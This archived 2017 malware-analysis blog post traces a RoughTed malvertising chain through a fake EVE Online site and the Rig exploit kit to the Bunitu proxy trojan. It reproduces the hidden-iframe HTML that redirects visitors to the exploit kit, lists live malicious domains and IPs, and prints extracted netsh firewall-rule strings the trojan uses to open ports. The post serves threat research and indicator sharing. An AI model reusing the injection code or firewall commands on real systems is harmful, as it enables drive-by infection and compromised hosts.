

Rig EK via Fake EVE Online website drops Bunitu.

Published: 2017-06-07 · Archived: 2026-04-05 20:21:29 UTC

Summary:

Through RoughTed I found my old [Bunitu](#) chain. This time instead of poker or adult themes, the threat actors are using EVE Online which is a very popular space themed MMORPG.

The fake website contained the same redirection mechanisms as previous Bunitu posts. That is it redirects to a domain hosted on the same IP and then there is an iframe to Rig EK containing the “small” tag. I did not test the fake EVE website to determine if any phishing was involved.

Oddly I found strings for Space Invader within Bunitu. It will be interesting if anyone can find out why that is so.

Background Information:

- A few articles on Rig exploit kit and it’s evolution:

<https://www.uperesia.com/analyzing-rig-exploit-kit>

<http://malware.dontneedcoffee.com/2016/10/rig-evolves-neutrino-waves-goodbye.html>

<http://securityaffairs.co/wordpress/55354/cyber-crime/rig-exploit-kit-cerber.html>

- Article on Bunitu Trojan:

<https://blog.malwarebytes.com/threat-analysis/2015/07/revisiting-the-bunitu-trojan/>

- Article on Rough Ted:

<https://blog.malwarebytes.com/cybercrime/2017/05/rougthed-the-anti-ad-blocker-malvertiser/>

Downloads

(in password protected zip)

- [07-June-2017-Rig-Bunitu-PCAP](#) -> Pcap
- [07-June-2017-Rig-Bunitu-CSV](#)-> CSV of traffic for IOC’s
- [07-June-2017-Bunitu](#) -> Bunitu (exe and dll)

Details of infection chain:

(click to enlarge!)

RIG EK VIA ROUGHTED DELIVERS BUNITU

EVE ONLINE
YOUR JOURNEY - ONE UNIVERSE
THE FUTURE OF EVE IS HERE

```
<i>
<div status='visible'
id='eveo'
style='width: 369px; color: F0F2F7; top: -581px; height: 368px;
position: absolute;
left: -581px; '>
<iframe dom='1' id='35961651' src='http://playeve3.info/mal/?' width='305'
height='305' fork='0' ></iframe>
</i>
</div>
</i>
<div><iframe id='mist' width=276 lostbox='1' height=276 src='http://93.95.97.121/?yus=81ftuesday.
111tq66.406k2c4n3&ct=tuesday83g&oq=m2DofT5e0BwBArgiBaBeA3lN9heV9B_yoikeDzhCY1cKl_0fbUTp1u9CTUbiI&q=wXvQ
MvXcJwDQD48G4vrESLtnNknQAKK2In2_dqyEoh9cmniNzUsKrx682aC' >
</iframe>
</div>
```

Time	Host	Destination	Info	UA	Comment
30.00...	birdieulx.com	54.192.28.85	GET /?&tid=656311&red=1&abt=0&v=1.10.59.27 HTTP/1.1	Mozilla/4...	RoughTed Malvertising
30.58...	xml.explorads.com	198.134.116.30	GET /click?i=8t*7SM9*Wkw_0 HTTP/1.1	Mozilla/4...	302
30.84...	playeve.info	78.47.1.194	GET / HTTP/1.1	Mozilla/4...	Fake EVE website iframe
31.96...	playeve3.info	78.47.1.194	GET /mal/? HTTP/1.1	Mozilla/4...	iframe to Rig EK
32.26...	93.95.97.121	93.95.97.121	GET /?yus=81ftuesday.111tq66.406k2c4n3&ct=tuesday83g&oq=m2DofT5e0BwBArgiBaBe...	Mozilla/4...	Rig EK landing page
33.01...	93.95.97.121	93.95.97.121	GET /?oq=DofV5e0BwBArgixaBeA3lN9hYV9B_yoikSDzhCY1cKl9EfbUQtC_pWfF4nws&y...	Mozilla/4...	Rig EK Flash exploit
34.60...	93.95.97.121	93.95.97.121	GET /?oq=ad4f70BNAvg3kS0fAFiyoxAVgboq-q2EbSzxL1Z7Qqx9aANW9puchHbMy6AC1zA&q...	Mozilla/4...	Rig EK Payload
453.1...		192.168.200.2	Standard query 0x6332 A n.paratozix.net		Bunitu
453.1...		192.168.200.129	Standard query response 0x6332 A n.paratozix.net A 63.23.10.118		Bunitu

Image File: Windows host process (Rundll32)
Microsoft Corporation
Version: 6.1.7600.16385
Build Time: Tue Jul 14 00:41:43 2009
Path: C:\Windows\SysWow64\rundll32.exe
Command line: "C:\Users\User\AppData\Local\aimztyt.dll",aimztyt C:\Users\User\AppData\Local\Temp\3ptthsr.exe

Local Address	Remote Address	State
userzone:37604	userzone:0	LISTENING
userzone:54473	userzone:0	LISTENING
userzone.localdomai...	q-in-f100.1e10...	CLOSE_WAIT

```
CODE_SEG:004. GET READY
CODE_SEG:004. G A M E O V E R
CODE_SEG:004. .THIS GAME AND SOURCE CODE ARE FREELY DISTRIBUTABLE.
CODE_SEG:004. LEFT AND RIGHT CURSOR TO MOVE. CTRL TO FIRE
CODE_SEG:004. PRESS S TO TOGGLE SOUND AT ANY TIME
CODE_SEG:004. THANKS TO BRENT KYLE AND TOM SWAN
CODE_SEG:004. ...DEDICATED TO MY WIFE DEB...
CODE_SEG:004. ANY KEY TO START GAME. ESC AT ANY TIME TO EXIT TO DOS
CODE_SEG:004. = 5 POINTS
CODE_SEG:004. = 10 POINTS
CODE_SEG:004. = 15 POINTS
CODE_SEG:004. = 20 POINTS
CODE_SEG:004. = 25 POINTS
CODE_SEG:004. = 100 POINTS
CODE_SEG:004. COPYRIGHT ( 1995 BY PAUL S REID. ALL RIGHTS RESERVED
CODE_SEG:004. S P A C E I N V A D E R S
```

ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017 (A Network Trojan was Detected) [2024092]
EXPLOIT-KIT Rig Exploit Kit URL outbound communication (Attempted User Privilege Gain) [42806]
ETPRO TROJAN Bunitu Covert Channel Session Init (A Network Trojan was Detected) [2807561]

Bunitu opens random ports and modifies firewall settings. It appeared to contain strings for Space Invader.

Rig EK via a fake EVE Online site drops Bunitu proxy trojan.


Full Details:

RoughTed is a malvertising operation known for it's wide scope. See the MalwareBytes article above for a more in depth dive.

```
GET /?&tid=656311&red=1&abt=0&v=1.10.59.27 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: birdieulx.com
Connection: Keep-Alive
Cookie: tmr=1; fv=rjn4qTC4qTgGqGEFqdU7qHU7qTs6vwd=

HTTP/1.1 302 Found
Content-Type: text/plain
Content-Length: 0
Connection: keep-alive
Date: Wed, 07 Jun 2017 00:50:41 GMT
Cache-Control: no-store, no-cache, proxy-revalidate, must-revalidate, private, no-transform
Location: http://xml.explorads.com/click?i=8t*7SM9*Wkw_0
P3P: CP="NID DSP ALL COR"
Pragma: no-cache
Set-Cookie: fv=rjn4qTC4qTgGqGEFqdU7qHU7qTnFvds=; Expires=Thu, 07 Jun 2018 00:50:41 GMT; Max-Age=31536000; Domain=.birdieulx.com; Path=/; Version=1
X-Cache: Miss from cloudfront
Via: 1.1 777ac4fd1779f6bf5de6a3c32f7eca4b.cloudfront.net (CloudFront)
X-Amz-Cf-Id: qzzhEoVcUpXq-7EeiiiM06rIu_P74bauQIIUciIDw70AVr1rNyc3uw==
```

This led to a fake EVE Online website which appears to mirror the official EVE Online. Below is what the fake website looks like.



The website contains an iframe to a domain hosted on the same IP address

```
<i>
<div status='visible'
id='eveo'
style='width: 369px; color: F0F2F7; top: -581px; height: 368px;
position: absolute;
left: -581px; '>
<iframe dom='1' id='35961651' src='http://playeve3.info/mal/?' width='305'
height='305' fork='0' ></iframe>
</i>
</div>
<!-- Main jumbotron for a primary marketing message or call to action -->
<div id="universe-header">
```

This domain contains an iframe leading to Rig EK. As with previous Bunitu posts, this gate always contains the “small” tag.

```
<body>
  <div>
    <br>
    <div>
      <div><iframe id="mist" width=276 lostbox="1" height=276 src="http://93.95.97.121/?
      yus=81ftuesday.
      111tq66.406k2c4n3&ct=tuesday83g&oq=m2Doft5eOBWbArgiBaBeAJ1n9heVV9B__yoikeDzhCY1cKL_0fb
      UTp1u9CTUBI&q=wXvQMvXcJwDQD4bGMvrESLtnNNknQA0KK2In2_dqyEoH9cmnihNzUSkrx6B2aC" >
      </iframe>
    </div> <small>
    <font color=gray>Eve Online Aqui</font>
    </small>
  </div>
```

Rig EK then dropped Bunitu proxy trojan. Bunitu opens random ports by changing firewall settings and allows the host to become a remote proxy. Every time a client connects, Bunitu issues a DNS request. Although these did not trigger any ET signatures I am sure they are initiated by Bunitu.

Usually I would link a Virus Total link or a Hash but I will update that later.

The below shows strings associated with firewall changes and the DLL that is dropped.

```
[s] .data:004137BF 00000014 C :*:Enabled:rundll32
[s] .data:004137A9 00000014 C ogon\\Notify\\aizmzyt
[s] .data:00413794 00000012 C T\\CurqentVersion\\
[s] .data:00413778 0000001C C RPFTWARE\\Micrptoft\\Xjndows
[s] .data:004135F1 00000059 C advfirewall firewall add rule name="Rundll32\" dir=in action=allow protocol=any program="
[s] .data:0041346B 0000005A C advfirewall firewall add rule name="Rundll32\" dir=out action=allow protocol=any program="
[s] .data:004133FA 00000071 C SYSTEM\\ControlSet001\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfil...
[s] .data:004133F0 0000000A C netsh.exe
[s] .data:004133D9 00000017 C \\system32\\rundll32.exe
```

Interesting i found strings for Space Invaders. I'm not sure why these are present!

Address	Length	Type	String
[s] CODE_SEG:004...	0000001B	C	G E T R E A D Y
[s] CODE_SEG:004...	0000001B	C	G A M E O V E R
[s] CODE_SEG:004...	00000035	C	.THIS GAME AND SOURCE CODE ARE FREELY DISTRIBUTABLE.
[s] CODE_SEG:004...	0000002C	C	LEFT AND RIGHT CURSOR TO MOVE. CTRL TO FIRE
[s] CODE_SEG:004...	00000024	C	PRESS S TO TOGGLE SOUND AT ANY TIME
[s] CODE_SEG:004...	00000022	C	THANKS TO BRENT KYLE AND TOM SWAN
[s] CODE_SEG:004...	0000001F	C	...DEDICATED TO MY WIFE DEB...
[s] CODE_SEG:004...	00000036	C	ANY KEY TO START GAME. ESC AT ANY TIME TO EXIT TO DOS
[s] CODE_SEG:004...	0000000F	C	= 5 POINTS
[s] CODE_SEG:004...	0000000F	C	= 10 POINTS
[s] CODE_SEG:004...	0000000F	C	= 15 POINTS
[s] CODE_SEG:004...	0000000F	C	= 20 POINTS
[s] CODE_SEG:004...	0000000F	C	= 25 POINTS
[s] CODE_SEG:004...	0000000F	C	= 100 POINTS
[s] CODE_SEG:004...	00000036	C	COPYRIGHT (1995 BY PAUL S REID. ALL RIGHTS RESERVED
[s] CODE_SEG:004...	00000029	C	S P A C E I N V A D E R S
[s] CODE_SEG:004...	0000000B	C	0000000000
[s] CODE_SEG:004...	00000005	C	???

Source: <https://zerophagemalware.com/2017/06/07/rig-ek-via-fake-eve-online-website-drops-bunitu/>